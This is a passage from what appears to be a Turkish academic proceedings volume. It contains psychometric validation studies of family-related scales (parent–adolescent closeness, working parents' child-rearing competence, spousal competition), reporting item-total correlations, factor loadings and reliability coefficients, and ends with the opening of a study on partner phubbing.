Ebeveyn Ergen Yakınlığı Ölçeği'nin madde analizi için düzeltilmiş madde toplam korelasyon katsayıları hesaplanmıştır. Ebeveyn Ergen Yakınlığı Ölçeği'nin yapı geçerliği açımlayıcı faktör analizi, güvenilirliği Cronbach alfa iç tutarlılık güvenilirlik katsayısı ile incelenmiştir. Geçerlik ve güvenilirlik analizleri SPSS 21 paket programı ile yapılmıştır.

3. BULGULAR

3.1. Madde Analizi ve Güvenirlik

Yapılan analiz sonucunda, ölçeğin madde-toplam korelasyonlarının .47 ile .76 arasında sıralandığı bulunmuştur. Cronbach alfa iç tutarlılık güvenilirlik katsayısı ise .92 olarak bulunmuştur. Bulgular Tablo 1'de gösterilmiştir.

Tablo 1. Ebeveyn Ergen Yakınlığı Ölçeği Düzeltilmiş Madde-Toplam Korelasyon Katsayıları

Item-Total Statistics				
	Scale Mean if Item Deleted	Scale Variance if Item Deleted	Corrected Item-Total Correlation	Cronbach's Alpha if Item Deleted
Y1	64,4890	76,030	,467	,925
Y2	64,2857	74,791	,613	,920
Y3	64,1758	75,626	,703	,918
Y4	64,2967	75,591	,712	,918
Y5	64,0549	74,428	,746	,916
Y6	64,0440	76,396	,686	,918
Y7	64,7582	74,704	,593	,921
Y8	64,1154	75,683	,719	,917
Y9	64,2473	75,259	,761	,916
Y10	64,0275	76,392	,591	,921
Y11	63,8901	78,176	,604	,921
Y12	64,0275	75,508	,712	,918
Y13	64,0440	75,578	,730	,917
Y14	64,2912	75,799	,639	,919
Y15	64,4945	76,130	,482	,925
Y16	64,5879	72,796	,604	,922

3.2. Yapı Geçerliği

Ebeveyn Ergen Yakınlığı Ölçeği'nin yapı geçerliği için uygulanan açımlayıcı faktör analizi sonucunda toplam varyansın %50'sini açıklayan, öz-değeri 7,95 olan, tek boyutlu, faktör yükleri .52 ile

.82 arasında sıralanan ve 16 maddeden oluşan bir ölçme aracı elde edilmiştir. Ölçeğin KMO örneklem uygunluk katsayısı .92 olarak bulunmuştur. Bulgular Tablo 2’de gösterilmiştir.

Tablo 2. Ebeveyn Ergen Yakınlığı Ölçeği Faktör Yükleri

Component Matrix ^a	
	Component
	1
Y1	,516
Y2	,658
Y3	,756
Y4	,764
Y5	,798
Y6	,743
Y7	,631
Y8	,778
Y9	,816
Y10	,662
Y11	,675
Y12	,765
Y13	,769
Y14	,682
Y15	,526
Y16	,650

4. TARTIŞMA VE SONUÇ

Araştırmadan elde edilen bulgulara göre ölçeğin yeterli düzeyde geçerli ve güvenilir bir ölçek olduğu bulunmuştur. Madde-toplam korelasyonunun yorumlanmasında .30 ve daha yüksek olan maddelerin bireyleri ölçülen özellik bakımından iyi derecede ayırt ettiği (Büyüköztürk, 2004) düşünülerek, ölçeğin madde toplam korelasyon katsayılarının .47 ile .76 arasında sıralanması açısından yeterli olduğu görülmektedir. Açımlayıcı faktör analizi sonucu ölçeğin tek boyutlu olduğu bulunmuştur. Tezbaşaran (1996), araştırmalarda kullanılacak ölçme araçları için ön görülen güvenilirlik düzeyinin .70 olduğunu söylemiştir. Buna göre ölçeğe ilişkin güvenilirlik düzeyinin .92 ile yeterli olduğu görülmektedir. Bu bulgulara dayanarak Ebeveyn Ergen Yakınlığı Ölçeği'nin psikoloji, aile danışmanlığı, sosyoloji, sosyal medya vb. disiplinlerde kullanılacak, geçerli ve güvenilir bir ölçme aracı olduğu söylenebilir.

5. KAYNAKÇA

- [17] Büyüköztürk, Ş. (2004). *Veri analizi el kitabı*. Ankara: Pegem A Yayıncılık.
- [18] Tezbaşaran, A. A. (1996). Likert tipi ölçek geliştirme kılavuzu. Türk Psikologlar Derneği.

ÇALIŞAN EBEVEYN YETERLİLİK ALGISI ÖLÇEĞİ(ÇEYA): GEÇERLİK VE GÜVENİRLİK ÇALIŞMASI

Ahmet Akin¹, Neşet Ögel¹

¹*İstanbul Medeniyet Üniversitesi, Eğitim Bilimleri Enstitüsü, İstanbul, TURKEY*

ogelneset@gmail.com

ÖZET

Çalışan ebeveynlerin çocuk yetiştirirken kendilerine dair yeterlilik algıları, çalışma yaşamlarındaki motivasyonlarını ve çocuklarını yetiştirirken onlara yönelik ilgilerini önemli düzeyde etkilemektedir. Çalışma yaşamında yer alan ebeveynlerin yeterli olup olmadıklarına yönelik algılarını öğrenmek, çalışan bireylerin ebeveynlik süreçlerini ve çalışma yaşamının aile kurumuna etkisini incelememize olanak sağlar.

Araştırma, yaşları 20 ile 60 arasında değişen, 106' sını kadın, 53'ü erkek toplam 159 katılımcı üzerinden gerçekleştirilmiştir. Ölçeğin geliştirilmesi sürecinde öncelikle 25 maddelik bir madde havuzu oluşturulmuş ve bu maddeler gramer, anlaşılabilirlik ve çalışan ebeveynlerin çocuk yetiştirme yeterlilik algılarını ölçüp ölçmediği noktalarında incelenerek sonuçta 15 maddelik uygulama formu elde edilmiştir. Ölçeğin madde analizi için düzeltilmiş madde toplam korelasyon katsayıları hesaplanmıştır. Ölçeğin yapı geçerliği açımlayıcı faktör analizi, güvenilirliği Cronbach alfa iç tutarlılık güvenilirlik katsayısı ile incelenmiştir. Geçerlik ve güvenilirlik analizleri SPSS 18 paket programı ile yapılmıştır.

Ölçeğin yapı geçerliği için uygulanan açımlayıcı faktör analizi sonucunda toplam varyansın %55'ini açıklayan, öz-değeri 8,30 olan tek boyutlu ve 15 maddeden oluşan bir ölçme aracı elde edilmiştir. Ölçeğin KMO örneklem uygunluk katsayısı .93 olarak bulunmuştur. Ölçeğin faktör yükleri .63 ile .83 arasında sıralanmaktadır. Cronbach alfa iç tutarlılık güvenilirlik katsayısı .94 olarak bulunmuştur. Ölçeğin düzeltilmiş madde toplam korelasyon katsayıları .58 ile .79 arasında sıralanmaktadır. Bu sonuçlar ölçeğin geçerli ve güvenilir bir ölçme aracı olduğunu göstermektedir.

Anahtar Kelimeler: *Çalışan Ebeveynlerde Çocuk Yetiştirme Yeterlilik Algısı, Güvenirlik, Geçerlik.*

COMPETENCE PERCEPTION SCALE OF WORKING PARENTS (CPSWP) : VALIDITY AND RELIABILITY STUDY

The aim of the study is to develop the Child-Rearing Competency Perceptions Scale of Working Parents and to research its validity and reliability.

Self-competency perceptions of working parents while raising children significantly affects their motivation in working life and their interest towards them while raising their children. Learning the perceptions of parents, who are in working life, about whether they are sufficient or not, allows us to research the parenting processes of working individuals and the impact of working life on the family institution.

The study was conducted on a total of 159 participants, of whom 106 are women and 53 are men, aged between 20 and 60. In the process of developing the scale, a 25-point substance pool was created, and these substances were examined at the points of grammar, intelligibility and whether working parents measure their perception of child-rearing competence, resulting in a 15-point application form. For the item analysis of the scale, the corrected item-total correlation coefficients were calculated. The construct validity of the scale was examined by exploratory factor analysis and its reliability with the Cronbach alpha internal consistency reliability coefficient. Validity and reliability analyses were executed by the SPSS 18 package program.

As a result of the exploratory factor analysis applied for the construct validity of the scale, a one-dimensional and 15-item measuring instrument with 8,30 eigenvalues explaining 55% of the total variance was obtained. The KMO sample fit coefficient of the scale was found to be .93. The factor loads of the scale are lined up between .63 and .83. Cronbach alpha internal consistency reliability coefficient was found to be .94. The corrected item-total correlation coefficients of the scale are lined up between .58 and .79. These results show that the scale is a valid and reliable measurement tool.

Keywords: *Child-Rearing Competency Perceptions Scale of Working Parents, Reliability, Validity.*

1. GİRİŞ

Çalışan ebeveynlerin çocuklarını büyütmeye yeterlilikleri üzerine birçok araştırma yürütülmektedir. Yeterlilik algıları ebeveynlerin çalışma motivasyonlarını ve çocuklarıyla geçirdikleri zamanın kalitesini etkilemektedir. Değişen toplumsal yapıda ebeveynlerin çalışma yaşamında bulunmak zorunda olması çocuklarını yetiştirirken onlara ayırdıkları zamanı doğrudan ve dolaylı olarak etkilemektedir. Toplumumuzun aile yapısında yaşanan değişimlere açık olduğu gözlemlenmekte olup geniş aile yapısından çekirdek aile yapısına geçiş sürecinde çalışma yaşamı ebeveynlik algısı üzerinde etkili olmaktadır. Çocukların ihtiyaçlarının ön planda olduğu günümüzde ebeveynlerin bu ihtiyaçları giderme konusunda kendilerini yeterli görüp görmedikleri önem arz etmektedir. Bu araştırmanın amacı Çalışan Ebeveynlerde Çocuk Yetiştirme Yeterlilik Algısı Ölçeği geliştirmek ve ölçeğin geçerlik ve güvenilirliğini incelemektir.

2. YÖNTEM

2.1. Çalışma Grubu

Araştırma yaşları 20 ile 60 arasında değişen 106'sı kadın, 53'ü erkek 159 katılımcı üzerinde yürütülmüştür.

2.2. Madde Havuzu

Katılımcı olan çalışan ebeveynlerin çocuklarını yetiştirirken algıladıkları yeterliliklerini ölçmek üzere 25 maddelik bir madde havuzu hazırlanmıştır. Bu maddeler gramer, anlaşılabilirlik, çalışan ebeveynlerin çocuk yetiştirme yeterlilik algılarını ölçmesi açısından incelenip 15 maddelik uygulama formu elde edilmiştir.

2.3. Ölçme Aracı

Çalışan Ebeveynlerde Çocuk Yetiştirme Yeterlilik Algısı Ölçeği 1 “kesinlikle katılmıyorum” ve 5 “kesinlikle katılıyorum” şeklinde 5’li Likert tipi bir derecelendirmeye sahiptir. Ölçekte ters kodlanan madde bulunmamaktadır. Verilen puanın yüksekliği, çalışan ebeveynlerin çocuk yetiştirme yeterlilik algılarının daha yüksek olduğunu ifade etmektedir.

2.4. İşlem

Çalışan Ebeveynlerde Çocuk Yetiştirme Yeterlilik Algısı Ölçeği'nin madde analizi için düzeltilmiş madde toplam korelasyon katsayıları hesaplanmıştır. Çalışan Ebeveynlerde Çocuk Yetiştirme Yeterlilik Algısı Ölçeği'nin yapı geçerliği açımlayıcı faktör analizi, güvenilirliği Cronbach alfa iç tutarlılık güvenilirlik katsayısı ile incelenmiştir. Geçerlik ve güvenilirlik analizleri SPSS 18 paket programı ile yapılmıştır.

3. BULGULAR

3.1. Madde Analizi ve Güvenirlik

Yapılan analiz sonucunda, ölçeğin madde-toplam korelasyonlarının .58 ile .79 arasında sıralandığı bulunmuştur. Cronbach alfa iç tutarlık güvenirlilik katsayısı ise .94 olarak bulunmuştur. Bulgular Tablo 1’de gösterilmiştir.

Tablo 1: Çalışan Ebeveynlerde Çocuk Yetiştirme Yeterlilik Algısı Ölçeği Düzeltilmiş Madde-Toplam Korelasyon Katsayıları

Item-Total Statistics				
	Scale Mean if item Deleted	Scale Variance if Item Deleted	Corrected item-Total Correlation	Cronbach's Alpha if item Deleted
Y1	48,32	123,004	,652	,937
Y2	48,65	123,938	,597	,939
Y3	48,12	122,384	,625	,938
Y4	48,28	122,470	,677	,936
Y5	47,64	125,434	,696	,936
Y6	47,55	124,983	,735	,935
Y7	47,60	124,102	,708	,935
Y8	47,81	123,487	,728	,935
Y9	48,12	122,916	,754	,934
Y10	48,26	125,408	,581	,939
Y11	47,76	123,348	,707	,935
Y12	48,24	122,930	,722	,935
Y13	48,13	121,774	,755	,934
Y14	48,04	121,100	,790	,933
Y15	47,73	125,135	,724	,935

3.2. Yapı Geçerliği

Çalışan Ebeveynlerde Çocuk Yetiştirme Yeterlilik Algısı Ölçeği’nin yapı geçerliği için uygulanan açımlayıcı faktör analizi sonucunda toplam varyansın %55’ ini açıklayan, öz-değeri 8,30 olan, tek boyutlu, faktör yükleri .63 ile .83 arasında sıralanan ve 15 maddeden oluşan bir ölçme aracı elde edilmiştir. Ölçeğin KMO örneklem uygunluk katsayısı .93 olarak bulunmuştur. Bulgular Tablo 2’de gösterilmiştir.

Tablo 2: Çalışan Ebeveynlerde Çocuk Yetiştirme Yeterlilik Algısı Ölçeği Faktör Yükleri

Component Matrix^a

	Component
	1
Y1	,698
Y2	,640
Y3	,668
Y4	,717
Y5	,745
Y6	,781
Y7	,757
Y8	,775
Y9	,799
Y10	,633
Y11	,758
Y12	,765
Y13	,789
Y14	,828
Y15	,774

4. TARTIŞMA VE SONUÇ

Araştırmadan elde edilen bulgulara göre ölçeğin yeterli düzeyde geçerli ve güvenilir bir ölçek olduğu bulunmuştur. Madde-toplam korelasyonunun yorumlanmasında .30 ve daha yüksek olan maddelerin bireyleri ölçülen özellik bakımından iyi derecede ayırt ettiği (Büyüköztürk, 2004) düşünülerek, ölçeğin madde toplam korelasyon katsayılarının .58 ile .79 arasında sıralanması açısından yeterli olduğu görülmektedir. Açımlayıcı faktör analizi sonucu ölçeğin tek boyutlu olduğu bulunmuştur. Tezbaşaran (1996), araştırmalarda kullanılacak ölçme araçları için ön görülen güvenilirlik düzeyinin .70 olduğunu söylemiştir. Buna göre ölçeğe ilişkin güvenilirlik düzeyinin .94 ile yeterli olduğu görülmektedir. Bu bulgulara dayanarak Çalışan Ebeveynlerde Çocuk Yetiştirme Yeterlilik Algısı Ölçeği'nin psikoloji, aile danışmanlığı, sosyoloji vb. disiplinlerde kullanılacak, geçerli ve güvenilir bir ölçme aracı olduğu söylenebilir.

5. KAYNAKÇA (References)

- [1] Büyüköztürk, Ş. (2004). *Veri analizi el kitabı*. Ankara: Pegem A Yayıncılık.
- [2] Tezbaşaran, A. A. (1996). *Likert tipi ölçek geliştirme kılavuzu*. Türk Psikologlar Derneği.

EŞLER ARASI REKABET ÖLÇEĞİ (EARÖ) : GEÇERLİK VE GÜVENİRLİK ÇALIŞMASI

Ahmet Akın¹, Zeynep Gürsoy¹

¹*İstanbul Medeniyet Üniversitesi, Eğitim Bilimleri Enstitüsü, İstanbul, TURKEY*

zeyneepgrsy@gmail.com

ÖZET

Eşler Arası rekabet, eşlerin evlilik sürecinde birbirleri ile olan rekabetini ifade eder. Yaşamlarını birlikte sürdüren çiftler, birbirlerini rakip olarak görmeye başladıklarında ilişkilerinde çatışma yaşayabilmektedirler. Bu nedenle eşler arası rekabeti geçerli ve güvenli olarak değerlendirebilecek ölçme araçları, olası problemlerin önlenmesinde son derece önemlidir. Bu araştırmanın amacı Eşler Arası Rekabet Ölçeğini geliştirmek ve geçerlik ve güvenilirliğini incelemektir.

Araştırma yaşları 18-24 yaş ve 55 yaş ve üzeri şeklinde gruplandırılmış, 207'si kadın, 66'sı erkek toplam 273 katılımcı üzerinde yürütülmüştür. Eşler Arası Rekabet ölçeğinin geliştirilmesi sürecinde öncelikle 20 maddelik bir madde havuzu oluşturulmuş, bu maddeler gramer, anlaşılabilirlik, ve eşler arası rekabeti ölçüp ölçmediği noktasında incelenerek sonuçta 16 maddelik uygulama formu elde edilmiştir. Ölçeğin madde analizi için düzeltilmiş madde toplam korelasyon katsayıları hesaplanmıştır. Eşler Arası Rekabet Ölçeğinin yapı geçerliği açımlayıcı faktör analizi, güvenilirliği Cranbach alfa iç tutarlılık güvenilirlik katsayısı ile incelenmiştir. Geçerlik ve güvenilirlik analizleri SPSS 22 programı ile yapılmıştır.

Ölçeğin yapı geçerliği için uygulanan açımlayıcı faktör analizi sonucunda toplam varyansın %34'ünü açıklayan, özdeğeri 5,44 olan tek boyutlu ve 16 maddeden oluşan bir ölçme aracı elde edilmiştir. Ölçeğin KMO örneklem uygunluk katsayısı .83 olarak bulunmuştur. Ölçeğin faktör yükleri .32 ile .81 arasında sıralanmaktadır. Cronbach alfa iç tutarlılık güvenilirlik kat sayısı .85 olarak bulunmuştur. Ölçeğin düzeltilmiş madde korelasyon katsayıları .30 ile .71 arasında sıralanmaktadır. Bu sonuçlar ölçeğin geçerli ve güvenli bir ölçme aracı olduğunu göstermektedir.

Anahtar Kelimeler: *Eşler Arası Rekabet Ölçeği, Geçerlik, Güvenirlik*

PEER TO PEER COMPETITION SCALE (PCS): VALIDITY AND RELIABILITY STUDY

ABSTRACT

Purpose of this research is to develop Peer to Peer Competition Scale and to examine its validity and reliability. Competition between spouses with each other during the marriage process. When couples who live together begin to see each other as rivals, they may experience conflict in their relationships. Therefore, measurement tools for evaluating peer to peer competition as valid and safe are extremely important in preventing possible problems. Purpose of this study is to develop Peer to Peer Competition Scale and to examine its validity and reliability.

This research was conducted on 273 participants, 207 women and 66 men aged between 18-24 and 55 and over. In process of developing Peer-to-Peer Competition Scale, an item pool of 20 items was created first and these items were examined in terms of grammar, understandability and whether they really measure peer-to-peer competition, and a 16-item application form was obtained in the end. Corrected item-total correlation coefficients were calculated for item analysis of scale. Construct validity, exploratory factor analysis and reliability of Parental Control Perception Scale were examined with Cronbach alpha internal consistency reliability coefficient. Validity and reliability analyzes were made with SPSS 22 program.

As a result of exploratory factor analysis applied for construct validity of this scale, a unidimensional and 16-item measuring tool with an eigenvalue of 5.44 was obtained, explaining 34% of total variance. KMO sample fit coefficient of scale was found to be .83. Factor loads of scale were ranged between .32 and .81. Cronbach alpha internal consistency reliability coefficient was found to be .85. Corrected item-total correlation coefficients of scale range from .30 to .71. These results show that scale is a valid and reliable measurement tool.

Keywords: *Peer to Peer Competition Scale, Validity, Reliability*

1. GİRİŞ

Günümüzün değişen şartları ile birlikte evliliklerde kadın ve erkek rolleri, aile içerisindeki görev ve sorumluluk tanımları değişkenlik göstermektedir. İş hayatında eşlerin

birlikte yer alması, bununla birlikte evdeki görev ve sorumluluklarla ilgili tanımlamaların değişmesi, kadın ve erkeğin birlikte varlık gösterdiği alanlara sanal dünyanın da eklenmesi gibi nedenlerle eşler arası ilişkinin dengeleri yeniden şekillenmektedir. Bu süreçte eşler arasında rekabetçi bir tutum sergilenenmektedir. Ortaya çıkan bu durum, eşler arası ilişkiyi olumsuz etkileyecektir. Bu sebeple eşler arası rekabetin olup olmadığının ölçülmesi önem taşımaktadır. Bu araştırmanın amacı Eşler Arası Rekabet Ölçeği geliştirmek ve ölçeğin geçerlik ve güvenilirliğini incelemektir.

2. YÖNTEM

2.1. Çalışma Grubu

Araştırma yaşları 18-24 yaş ve 55 yaş ve üzeri şeklinde gruplandırılmış 207'si kadın, 66'sı erkek 273 katılımcı üzerinde yürütülmüştür.

2.2. Madde Havuzu

Katılımcıların eşler arasında ne kadar rekabet olduğunu ölçmek üzere 20 maddelik bir madde havuzu hazırlanmıştır. Bu maddeler gramer, anlaşılabilirlik, ailede eşler arası rekabeti ölçmesi açılarından incelenip 16 maddelik uygulama formu elde edilmiştir.

2.3. Ölçme Aracı

Eşler Arası Rekabet Ölçeği 1 “kesinlikle katılmıyorum” ve 5 “kesinlikle katılıyorum” şeklinde 5’li Likert tipi bir derecelendirmeye sahiptir. Ölçekte ters kodlanan madde bulunmamaktadır. Verilen puanın yüksekliği, eşler arası rekabetin daha yüksek olduğunu ifade etmektedir.

2.4. İşlem

Eşler Arası Rekabet Ölçeği'nin madde analizi için düzeltilmiş madde toplam korelasyon katsayıları hesaplanmıştır. Eşler Arası Rekabet Ölçeği'nin yapı geçerliği açımlayıcı faktör analizi, güvenilirliği Cronbach alfa iç tutarlılık güvenilirlik katsayısı ile incelenmiştir. Geçerlik ve güvenilirlik analizleri SPSS 22 programı ile yapılmıştır.

3. BULGULAR

3.1. Madde Analizi ve Güvenirlik

Yapılan analiz sonucunda, ölçeğin madde-toplam korelasyonlarının .30 ile .71 arasında sıralandığı bulunmuştur. Cronbach alfa iç tutarlık güvenirlik katsayısı ise .85 olarak bulunmuştur. Bulgular Tablo 1’de gösterilmiştir.

Tablo 1: Eşler Arası Rekabet Ölçeği Düzeltilmiş Madde-Toplam Korelasyon Katsayıları

Item-Total Statistic

	ScaleMeanifltemDeleted	ScaleVarianceifltemDeleted	CorrectedItem-Total Correlation	Cronbach's Alpha ifItemDeleted
soru1	29,8425	73,038	,391	,848
soru2	29,8352	71,748	,473	,844
soru3	29,5348	68,500	,533	,841
soru4	29,5714	67,959	,602	,837
soru5	29,4432	66,733	,642	,834
soru6	29,2234	64,520	,713	,830
soru7	29,5788	73,031	,295	,853
soru8	28,6886	69,414	,416	,848
soru9	28,8022	71,718	,348	,851
soru10	29,4835	72,707	,442	,846
soru11	29,9817	73,878	,487	,846
soru12	29,7875	71,278	,551	,841
soru13	28,7509	70,217	,325	,856
soru14	29,5275	70,441	,566	,840
soru15	29,4103	71,405	,434	,846
soru16	29,7473	71,043	,579	,840

3.2. Yapı Geçerliği

Eşler Arası Rekabet Ölçeği'nin yapı geçerliği için uygulanan açımlayıcı faktör analizi sonucunda toplam varyansın %34'ünü açıklayan, öz-değeri 5,44 olan, tek boyutlu, faktör yükleri .32 ile .81 arasında sıralanan ve 16 maddeden oluşan bir ölçme aracı elde edilmiştir. Ölçeğin KMO örneklem uygunluk katsayısı .83 olarak bulunmuştur. Bulgular Tablo 2’de gösterilmiştir.

Tablo 2: Eşler Arası Rekabet Ölçeği Faktör Yükleri

Component Matrix^a

	Component
	1
soru1	,491
soru2	,608
soru3	,683
soru4	,714
soru5	,754
soru6	,806
soru7	,319
soru8	,419
soru9	,341
soru10	,454
soru11	,608
soru12	,657
soru13	,365
soru14	,621
soru15	,502
soru16	,681

4. TARTIŞMA VE SONUÇ

Araştırmadan elde edilen bulgulara göre ölçeğin yeterli düzeyde geçerli ve güvenilir bir ölçek olduğu bulunmuştur. Madde-toplam korelasyonunun yorumlanmasında .30 ve daha yüksek olan maddelerin bireyleri ölçülen özellik bakımından iyi derecede ayırt ettiği (Büyüköztürk, 2004) düşünülerek, ölçeğin madde toplam korelasyon katsayılarının .30 ve .71 arasında sıralanması açısından yeterli olduğu görülmektedir. Açımlayıcı faktör analizi sonucu ölçeğin tek boyutlu olduğu bulunmuştur. Tezbaşaran (1996), araştırmalarda kullanılacak ölçme araçları için ön görülen güvenilirlik düzeyinin .70 olduğunu söylemiştir. Buna göre ölçeğe ilişkin güvenilirlik düzeyinin .85 ile yeterli olduğu görülmektedir. Bu bulgulara dayanarak Eşler Arası Rekabet Ölçeği'nin psikoloji, aile danışmanlığı, sosyoloji, sosyal medya vb. disiplinlerde kullanılabilir, geçerli ve güvenilir bir ölçme aracı olduğu söylenebilir.

5. KAYNAKÇA

- [1] Büyüköztürk, Ş. (2004). *Veri analizi el kitabı*. Ankara: Pegem A Yayıncılık.
- [2] Tezbaşaran, A. A. (1996). *Likert tipi ölçek geliştirme kılavuzu*. Türk Psikologlar Derneği.

BİREYLERİN ALGILANAN PARTNER PHUBBİNG DÜZEYLERİNİN BAZI DEĞİŞKENLER AÇISINDAN İNCELENMESİ

Faruk Caner Yam¹

¹*Tokat Gaziosmanpaşa Üniversitesi, Adalet Meslek Yüksekokulu, Tokat, TURKEY*

farukcaner.yam@gop.edu.tr

ORCID: 0000-0001-8392-9576

ÖZET

Phubbing, bireylerin sosyal ortamlarda akıllı telefonlarına odaklanarak çevresindeki insanları görmezden gelme ve iletişim kurmama durumu olarak tanımlanmıştır. Phubbing davranışlarının bireylerin tüm yaşam alanları üzerinde olumsuz etkisi bulunan bir durumdur. Bu davranışlarının romantik ilişki olan bireyler arasında sergilenmesi ise Partner Phubbing olarak isimlendirilmektedir. Partner Phubbing, bireylerin eşleriyle veya aralarında romantik ilişki bulunan bireyle bir aradayken akıllı telefonuna odaklanarak eşiyile iletişim kurmaması durumu olarak ifade edilmektedir. Açıklamalardan da anlaşılacağı üzere bu durumun romantik ilişkisi olan bireyler üzerinde olumsuz etkisi olabileceği görülmektedir. Bundan dolayı bu araştırmada algılanan partner phubbing davranışlarının bazı değişkenler açısından incelenmesi amaçlanmıştır. Çalışmaya yaşları 21 ile 52 arasında değişen 82'i kadın 18'i erkek olmak üzere 100 birey katılmıştır. Çalışma nicel araştırma modellerinden olan ilişkisel tarama modeli kullanılmıştır. Araştırmanın verileri Kişisel Bilgi Formu, Partner Phubbing Ölçeği ile toplanmıştır. Verilerin analizinde bağımsız gruplar t-testi ve tek yönlü ANOVA testi kullanılmıştır. Yapılan bağımsız gruplar t-testi analizi sonucuna göre bireylerin partner phubbing puanlarının cinsiyet değişkenine göre anlamlı olarak farklılaşmadığı görülmüştür ($t = .196, p > .05$). Diğer taraftan yapılan tek yönlü ANOVA analizi sonucunda partner phubbing puanlarının algılanan partner yaklaşımı ($F_{95-4} = 10.23; p < .05$) ve partnerin günlük telefon kullanım süresi ($F_{96-3} = 11.84; p < .05$) değişkenlerine göre anlamlı olarak farklılaşmıştır. Benzer şekilde yapılan tek yönlü ANOVA analizine göre bireylerin partner phubbing puanlarının, partnerini akıllı telefonunu kullanmaması için yaptığı uyarı sıklığı ($F_{96-3} = 12.87; p < .05$)

değişkenlerine göre anlamlı olarak farklılaştığı görülmüştür. Ancak partner phubbing puanlarının romantik ilişkinin türü ($F_{97-2} = .038$; $p > .05$) değişkenine göre anlamlı olarak farklılaşmadığı ortaya çıkmıştır. Bu sonuçlara göre akıllı telefon kullanım süresi fazla olan çiftler arasında algılanan partner phubbing puanlarının anlamlı olarak daha yüksek olduğu görülmektedir. Benzer şekilde algılanan partner phubbing puanları yüksek olan bireylerin partnerlerinin kendilerine yönelik yaklaşımlarını ilgisiz ve çok az ilgili olarak algıladıkları, iletişimleri sırasında akıllı telefonlarını bırakmaları konusunda partnerlerini sıklıkla uyardıkları sonucu ortaya çıkmıştır. Bu sonuçlar partnerlerin iletişimleri sırasında akıllı telefonlarına aşırı şekilde odaklanmalarının romantik ilişkileri üzerindeki olumsuz etkisi olduğuna işaret etmektedir. Elde edilen tüm bulgular alanyazın ışığında tartışılarak sunulmaya çalışılmıştır.

Anahtar Kelimeler: Algılanan Partner Yaklaşımı, Akıllı Telefon Kullanım Süresi, Phubbing, Partner Phubbing, Romantik İlişki.

INVESTIGATION ON THE PERCEIVED PARTNER PHUBBING LEVELS OF INDIVIDUALS IN TERMS OF SOME VARIABLES

ABSTRACT

Phubbing is defined as a state of ignoring and not communicating with people around them by focusing on their smartphones in social environments. Phubbing behaviors are a situation that has a negative impact on all living spaces of individuals. The display of these behaviors among individuals with romantic relationships is called Partner Phubbing. Partner Phubbing is defined as the condition of individuals not communicating with their spouses by focusing on their smartphones when they are with their spouse or the individual with a romantic relationship. As can be understood from the explanations, it is seen that this situation may have a negative effect on individuals with romantic relationships. The aim of this study is to examine the partner phubbing levels of individuals in terms of some variables. A total of 100 individuals, 82 women and 18 men, participated in the study. The ages of the individuals participating in the study range between 21 and 52. The study is a research designed in relational scanning model which is one of the quantitative research models. The data of the study were collected through the Demographic Information Form, and Partner Phubbing Scale. Independent groups t-test and One Way ANOVA test were used to analyze the data. According to the results of the independent groups t-test analysis, it was seen that the partner phubbing scores of the

individuals did not differ significantly according to the gender variable ($t = .196, p > .05$). On the other hand, according to the One-Way ANOVA analysis, partner phubbing scores differed significantly in terms of perceived partner approach ($F_{95-4} = 10.23; p < .05$) and daily phone usage time of the partner ($F_{96-3} = 11.84; p < .05$). Similarly, according to the One-Way ANOVA analysis, the partner phubbing scores of the individuals differed significantly according to the variable of the frequency of warning ($F_{96-3} = 12.87; p < .05$) to prevent the partner from using smartphone. However, it was observed that partner phubbing scores did not differ significantly according to the type of romantic relationship ($F_{97-2} = .038; p > .05$). According to these results, it is seen that the perceived partner phubbing scores are significantly higher among couples with longer smartphone usage time. Similarly, it has been revealed that individuals with high perceived partner phubbing scores perceive their partners' approach towards themselves as unrelated and little relevant. On the other hand, it has been revealed that individuals with high perceived partner phubbing scores frequently warn their partners to leave their smartphones during their communication. These results indicate that excessive focus on smartphones of partners during communication has a negative effect on their romantic relationships.

Keywords: *Phubbing, Partner Phubbing, Perceived Partner Approach, Romantic Relationship, Smartphone Usage Time.*

1. GİRİŞ

Toplum 5.0 olarak isimlendirilen günümüz toplumundaki insanlar, teknolojik tüm unsurları hayatlarının bütün alanlarına entegre ederek yaşamlarını sürdürmektedirler. Teknolojik gelişmeler ve getirmiş olduğu yenilikler insanların hayatlarının kolaylaştırmasının yanı sıra bazı sorun alanlarıyla karşı karşıya kalmasına neden olmuştur (Pugh, 2017; Randler ve ark., 2016). İlk zamanlar internet, bilgisayar, oyun ve sosyal medya bağımlılığı olarak karşımıza çıkan bu problem alanları, akıllı telefonun hayatımıza girmesiyle birlikte farklı bir boyuta evrilmiştir (Griffiths ve Szabo, 2014). Akıllı telefonlar bireylere her türlü teknolojik unsurlara tek bir cihaz üzerinden istediği yerde ve zamanda erişme imkanı sunmaya başlamıştır. Bu durum ise akıllı telefonların bireyler tarafından daha yoğun bir şekilde kullanılmasına neden olmuş ve akıllı telefon bağımlılığı olarak isimlendirilen yeni bir teknolojik bağımlılık türü ortaya çıkmıştır (Kwon ve ark., 2013). Bu süreci takip eden dönemlerde ise akıllı telefon bağımlılığı ile ilişki olan gelişmeleri kaçırmak korkusu (FOMO), netlessfobi (internetsiz kalma korkusu) ve nomofobi (telefonsuz kalma korkusu) yeni sorun alanları ortaya çıkmıştır. Bu sorun alanları toplum içerisinde giderek yaygınlaşmış ve bir arada gözükken ancak birbirleriyle iletişim kurmayan insan

toplulukları ortaya çıkmaya başlamıştır. Alanyazında bu durumun diğer bağımlılık türlerinden farklı olduğu ve daha karmaşık bir yapıya işaret ettiği üzerine tartışmalar yapılmaya başlanmıştır (Aagaard, 2019). Bunun üzerine Avusturya Milli Sözlüğü olan “*Macquarie Dictionary*”daki güncelleme çalışmalarında bu duruma ilişkin bir kavramın üretilmesi için bir kampanya düzenlenmiştir. Yapılan bu çalışma sonucunda İngilizce telefon anlamına gelen “*phone*” ve kötüye kullanım anlamına gelen “*snooping*” kelimelerinin birleşiminden oluşan “*Phubbing*” kelimesi üretilmiştir. Phubbing, bireylerin sosyal ortamlarda akıllı telefonlarına odaklanarak çevresindeki insanları görmezden gelme ve iletişim kurmama durumu olarak tanımlanmıştır (Karadağ ve ark., 2016; Nazir ve Pişkin, 2016).

